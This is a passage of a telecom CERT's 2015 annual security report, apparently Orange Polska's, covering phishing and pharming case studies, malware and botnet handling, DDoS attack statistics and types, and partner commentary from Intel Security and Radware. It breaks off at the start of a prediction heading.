The “intrusion attempts” category includes mostly suspected attempts at overcoming protections (trying to guess passwords or using known vulnerabilities) performed by Orange Polska users, while the “collecting information” category includes activities related to scanning ports in order to check service availability. In most cases, it was caused by malware due to infection of user workstations.

The computers taken over without the knowledge and consent of their users become tools in the hands of criminals. With the use of malware they take control of the victim’s computer, and then send commands from C&C (Command & Control) servers. Such a computer is called a zombie or a bot, while a network of such computers is a botnet. The “malware” category contains infections of Orange Polska user devices, both those which connect the computer to a botnet, and those

which aim at disseminating malicious code (e.g. website infections). A significant number of malware samples was analyzed in detail by CERT Orange Polska in order to identify the malware and define its scale. Subsequent steps lead to limiting the communication possibility of infected workstations with C&C servers (e.g. using a sinkhole), and informing the owner of the infected device about the threat and mitigation methods via the CyberShield interface. Such solutions help to minimize risk more rapidly and remove malicious code more effectively from the computers of our customers, and thus from the Orange Polska network. More about malware and botnets in the “Malware” section.

The “Internet fraud” category comprises mainly of impersonation of Orange Polska and customers of our commercial services, including phishing. While the quantitative analysis suggests that it is a relatively minor threat, these attacks constitute an ever more severe problem. If confidential data fall into the wrong hands, their use may result in money theft from bank accounts or no e-mail access. CERT Orange Polska blocks connections from inside its own network with phishing websites and cooperates with administrators of associated servers in order to block access to such sites.

Apart from traditional phishing, i.e. hosting a fake website which aims at obtaining data, e-mails which contain documents posing for invoices, bills or court documents are becoming more frequent. An appropriate call for action (threatening the user with consequences) results in the attachment being opened and malware being installed. This can result in criminal obtaining information at the moment of login and/or providing sensitive data. Another example of possible malicious action is replacing the number of the target account during authorizing a bank transfer.

5.1. Case study – phishing attack on users of Orange Polska services and fraud related to the SMS Premium service (July 2015)

At the end of July, CERT Orange Polska was informed by one of its customers about problems with Internet access and the appearance of a suspicious website. The analysis showed that the problem was caused by attacker taking control of the subscriber's access device (purchased outside the sales network of Orange Polska) and introducing modifications into it's configuration. Specifically, the attacker replaced the address of the DNS server, which permitted him to display a phishing website without user intervention (the so-called pharming). As a result of further analysis, it turned out that the phishing website posing as an Orange service was available on the same machine. It displayed a fake web page with information on the necessity of sending SMS Premium to unblock Internet access (Figure 2). The reason for the lock was supposedly the alleged copyright infringement. After sending the message, the victim was charged over PLN 20 gross.

The fraud also used other Premium SMS numbers. The scale of this phishing campaign amounted to several

dozen text messages being sent and several hundred modems being compromised (from outside of the Orange Polska sales network).

The impact of campaign was limited due to activities undertaken by CERT and other units of Orange Polska, such as:

- blocking connections to fake DNS servers and to the phishing website by Orange Polska network users,
- intervention related to the blocking of the phishing website dissemination,
- providing guidelines and recommendations to Orange Polska helpline consultants,
- blocking the SMS Premium service used in the illegal practice upon OPL request refunding the expenses incurred by subscribers who sent a text message via the phishing website,
- notifying law enforcement bodies.



Figure 2. A website phishing SMS Premium under the pretext of unblocking access

5.2. Case study – vandalism on Wikipedia web pages (August 2015)

Another case of Wikipedia vandalism in recent years took place in August. It was caused by one of subscriber of Orange Polska services. The persistent violations consisted in breaching the rules generally accepted on the Internet and interrupting activities of other users. It included changes of article contents, often to offensive (promoting nazism or vulgar) and editing of Wikipedia entries unrelated to the subject. Following that situation, Wikipedia limited access to edit entries anonymously to over 500,000 customers of the Neostroda service.

Every time Orange Polska reacted upon receiving a notification from Wikipedia administrators and while cooperating with the notifying parties, took action against the subscriber. The analysis of the vandal activity gave Orange Polska grounds to terminate the agreement with immediate effect, and the case was also reported to the law enforcement bodies. As a consequence of the undertaken activities and the cooperation with the Wikimedia Association, the anonymous editing of Wikipedia entries was unblocked for customers of Orange Polska.

5.3. Partner's insight – Intel Security

Cyber criminals became very active in several main areas in 2015. Three areas had the greatest impact on the everyday life of Internet users.

Firstly, a constant increase in the number of mobile malware samples was noted. The increase within the entire year amounted to 81%! It means that cyber criminals are using the growing popularity of mobile devices and the unfortunately user awareness, which changes at a much slower rate in the area of threats and the necessity of protecting data. The victims more often include mobile banking users. A two-month analysis of almost 300,000 mobile applications conducted by McAfee Labs detected two Trojans in the area of mobile banking, which resulted in the unauthorized use of thousands of bank accounts in Eastern Europe.

The approach of application developers is not without significance for the security of data stored on mobile devices. McAfee Labs analysts in their report from February 2015 analyzed the security level of the most popular mobile applications and showed the cyber threat evolution. The report showed that in 18 out of 25 popular mobile applications, whose vulnerabilities were notified in September 2014, their developers did not introduce any substantial modifications!


Secondly, ransomware. McAfee Labs research shows that the world must face such attacks, which use software encrypting data on the infected computer. The ransomware area is developing at a breathtaking rate – the total number of said samples in the malware set of the McAfee Labs center increased in 2015 by 155%!

Thirdly, attacks against corporate networks using the weakest link, i.e. an employee inundated with phishing e-mails. The results of a test conducted in 2015 by Intel Security among 19,000 users from 144 countries showed that almost none of the respondents was able to correctly identify all phishing messages! It means that we are exposed to cyber criminal attacks on a daily basis.

This trend will be maintained and may even increase in the future. We expect that organizations will keep on improving protections, implementing up-to-date technologies, employing talented and experienced experts, creating effective procedures and maintaining vigilance. Thus more and more attacks will be targeted at the employees, whose less secure home systems may facilitate access to corporate networks.



Piotr Boetzel
Territory Account Manager at Intel Security



More and more attacks will be targeted at the employees, whose less secure home systems may facilitate access to corporate networks.

Distributed Denial of Service (DDoS) attacks are among the simplest and the most popular attacks on computer networks or systems (e.g. applications, services), and also among the most serious and dangerous.

6. DDoS Attacks

Distributed Denial of Service (DDoS) attacks are among the simplest and the most popular attacks on computer networks or systems (e.g. applications, services), and also among the most serious and dangerous. Their main goal is to hinder or prevent the use of network services provided by the attacked system and as a result paralyze victim's infrastructure.

Such an attack is based on flooding the attacked object with appropriately prepared calls. The attacked entity allocates memory, processor time or the bandwidth to each of these calls. This leads to exhausting the available resources upon reaching an adequately high number of requests and then to an outage or even crashing or damaging the system. In case of an attack on a network link, the goal is to consume the entire available bandwidth.

6.1. Risks related to DDoS attacks

DDoS attacks restrict or block access to network resources (which is important particularly when they belong to online service providers). It may result in the loss of reputation and considerable financial and image losses. They can be characterized by:

- the easiness and low cost. Some DDoS tools are available for free, while a DDoS "service" on the black market costs several dollars. Even a several minutes' attack (often available for free as a "test") may prevent performing transactions at a given time, block access to the service at a critical moment or log off the player from an online game.
- the difficulty of effective defense, which mostly consists in the constant monitoring and the fast response to detected attacks. These in turn are characterized by high variability and diversity, also in detecting weaknesses of the target, and change the attack technique dynamically. The victim, unprepared and surprised by the DDoS attack, has no chance of defense or only tries to keep up appearances (e.g. by restarting applications, servers or network devices).
- the difficulty in identifying the actual attack source, as source addresses are usually fake (the so-called spoofing).
- the fact of using them for covering attacks, or actually permitting... to let in malicious traffic (e.g. by shutting off firewalls attacked with a DDoS). DDoS may also aim at hiding the markings of penetration and unauthorized access to servers of the attacked organization among millions of packets.

The victim, unprepared and surprised by the DDoS attack, in most cases has no chance of defense or the potential defense measures are only ostensible and do not lead to full service recovery. The suspension of an attacked service cannot be called a remedial measure, as it has been the attacker's goal all along.

6.2. Statistics

In 2015 CERT Orange Polska identified 68,641 DDoS alerts (warnings which had all the hallmarks of an attack) concerning the Orange Polska network, which gives approximately 6 thousand alerts per month on the average. The following charts show their monthly distribution by the criticality level (Chart 4) and the percentage distribution (Chart 5).

The decrease in the number of alerts observed since July is related to changing method of handling in the system that monitors network traffic. Currently, one alert includes various attack types, so their total number is lower than the number of the previous year. One attack case may also concern several alerts (if only for the so-called false positive, i.e. classifying correct traffic as an anomaly) and in some cases the network infrastructure may disperse the attempt without the use of specialist solutions, so it will not appear in the alert statistics. Therefore, the alarm thresholds for alerts about potential threats are set on a relatively high level.

However, the frequency of DDoS attacks has not decreased over the recent years. The alert distribution by their criticality in 2015 is similar as in previous years – Chart 5. This aspect depends on the traffic volume and duration. An alert classified as high usually has a significant impact on the service availability, while medium- and low-level alerts only restrict service availability in some specific conditions.

- **UDP Fragmentation.** UDP fragmentation, i.e. sending large packets (over MTU 1500). Large packets must be divided to MTU size before sending, and then combined by the attacked system. This necessity depletes processor resources to a large extent.
- **Reflected DDoS.** Sending short requests to network devices in which the attacker masquerades as the victim's machine. The target devices respond with packets directed to the address stated in the false header, and the victim is flooded with a large number of packets from many hosts. Usually they use vulnerabilities of protocols based on UDP, such as DNS, SNMP, CHARGEN, NTP or SSDP. In case of a distributed attack we mean DrDoS, or Distributed Reflection DoS.
- **UDP/ICMP Flood.** Flooding the attacked host with UDP/ICMP packets sent from many compromised hosts/devices (bots).
- **SYN Flood / TCP RST / NULL.** Flooding the attacked host with TCP packets with a set synchronization flag (SYN), connection reset (RST) or no flag (NULL).

In 2015, similar to the previous year, the most frequent attack types were, apart from UDP Fragmentation, Reflected DDoS attacks with the use of UDP (DNS, NTP, SSDP, CHARGEN, SNMP) protocols – see Chart 6. In this case, UDP vulnerability to spoofing is used, which allows sending an IP packet with the replaced source address. Therefore, the response of a much larger size than the request reaches the declared false address which is the attack target.




Chart 4. Number of DDoS alerts by criticality level




Chart 5. DDoS criticality level by percentage distribution




Chart 6. The most frequent DDoS attack types




Chart 7. Traffic characteristics on port 123




Chart 8. Traffic characteristics on port 1900

The DDoS attack amplification, which became popular last year, also ranks high this year. Incorrectly configured time servers (NTP – Network Time Protocol), SSDP (Simple Service Discovery Protocol, used for detection of Universal Plug and Play devices) and open DNS servers were used more than any others. This technique allows to launch effective volumetric attacks, because the response from an incorrectly configured server/service can be up to several hundred times larger than the request!

Sample DDoS traffic characteristics on the analyzed Orange Polska links are presented hereunder (port 123 – Chart 7, port 1900 – Chart 8, port 53 – Chart 9).

As shown in the charts, the outgoing traffic is a fraction of the incoming traffic, which vividly illustrates the amplification level in Reflected DDoS. It may also prove the use of vulnerable customer devices connected to the Orange Polska network, as illustrated by the chart presenting traffic characteristics for port 1900 (SSDP), which demonstrates a clear decrease in outgoing traf-

fic in April. It is the result of network device reconfiguration introduced by Orange Polska as an additional protection.

What is more, the use of said technique results in attack amplification without a significant increase in the attacker's resources, and therefore does not require control over large attack resources (botnet). A list of vulnerable devices/servers and simple scripts are sufficient to launch the attack, which significantly minimizes its cost. The prevalence of this technique in DDoS attacks is due to a large number of vulnerable servers/devices on the Internet.

CERT Orange Polska recommends to:

- disable unnecessary network services,
- stop sharing the service with all users if not necessary,
- use the most recent protocol version.




Chart 9. Traffic characteristics on port 53

6.3. Strength and duration of DDoS attacks

The average peak size of a DDoS attack noted by CERT Orange Polska was approx. 1.1 Gbps, while the highest traffic intensity value at the attack peak was approx. 46 Gbps/16 Mbps. In 2015 no record attacks were witnessed as regards the traffic intensity, although their size increased – in 2014, the average peak attack intensity reached approx. 900 Mbps. The increased at-

tack strength is due not only to faster Internet links, but also affordable DDoS attacks on the black market and the above mentioned reverse amplification techniques. The traffic generated in DDoS attacks observed by CERT Orange Polska in 2015 in a percentage distribution was presented in Chart 10.

Most registered alerts, as in 2014, lasted less than 10 minutes, while the average time of all registered alerts is approx. 23 minutes (a slight increase as compared to




Chart 10. Volume of DDoS attacks observed in the Orange Polska network

the previous year). Chart 11 presents the DDoS attack duration in 2015 as a percentage distribution.

Despite the increase of the average alert time in 2015, which could have been due to a few attacks which lasted for several days without a break – for some years a trend of diversifying attack targets combined with shortening their duration has been observed. Short attacks are a problem in view of protection against DDoS, which assume to commence mitigation after a few/around a dozen minutes of continuous attack. Although there are many methods of protection against DDoS, large volumetric attacks may only be mitigated

at the ISP level or with the support of specialized companies, which “hide” protected services behind their own infrastructure. In such a situation, the mitigation is performed through geographical node dispersion, filtering malicious traffic and high-bandwidth links. In order to protect its own corporate network against DDoS, Orange Polska uses dedicated solutions of the leading manufacturers and also uses the possibility of blocking addresses confirmed as a source of attacks or access restrictions to attacked resources. Details concerning commercial services (including DDoS Protection and load tests – checking network resistance to attacks) can be found in Chapter 12.




Chart 11. DDoS attack duration

6.4. Partner's insight – Radware

Multi-Vector Attacks

Attacks are now advanced persistent DDoS campaigns. What's more, attackers are changing vectors based on mitigation in “burst-like” patterns, leading the way to smarter, automated attacks. Every year, attackers find new vectors of attacks, such as Portmappers, mDNS and RIPv1. Given the increase in ransom-motivated attacks in 2015 (25% up from 16% in 2014), as well as the overall rise in encrypted attacks. Experience with these attacks does not differ by company size or revenue, emphasizing that none is immune from these attack trends.

Attack size: Does It Matter?

In 2015, less than one in 10 server attacks qualified as “extra-large” (10Gbps and higher). The most common attacks were below that threshold. The number of 10Mbps to 100Mbps attacks increased in 2015 to 25% (compared to 7% in 2014), while the attacks ranging from 100Mbps to 1Gbps declined to 15% (versus 25% in 2014).

Figure 1 illustrates that 10 verticals fall within the Cyber-Attack Ring of Fire. Red arrows reflect change since last year - indicating that the overall number of cyber-attacks, as well as the frequency and intensity of these attacks, increased in 2015. Several verticals face consistent levels of threat, while both Education and Hosting moved from “Medium” to “High” risk.

Prediction 2016

#1: APDoS as a Standard Operating Procedure

Advanced persistent DoS (APDoS) will become hackers' preferred technique. APDoS attacks involve massive DDoS attacks, from assaults on the network layer to focused application layer floods. Those attacks are followed by repeated SQLI and XSS attacks, which occur at varying intervals. Perpetrators of APDoS attacks can simultaneously use as few as two or as many as five attack vectors, involving up to several tens of millions of requests per second.

#2: Continued Rise of RDoS

Ransomware and RansomDoS (RDoS) schemes will continue to affect everything from traditional enterprises to cloud companies.




Chart 12. DDoS attack size according to Radware



Figure 3. Cyber-Attack Ring of Fire

#3: Arrival of Permanent Denial-of-Service (PDoS) Attacks

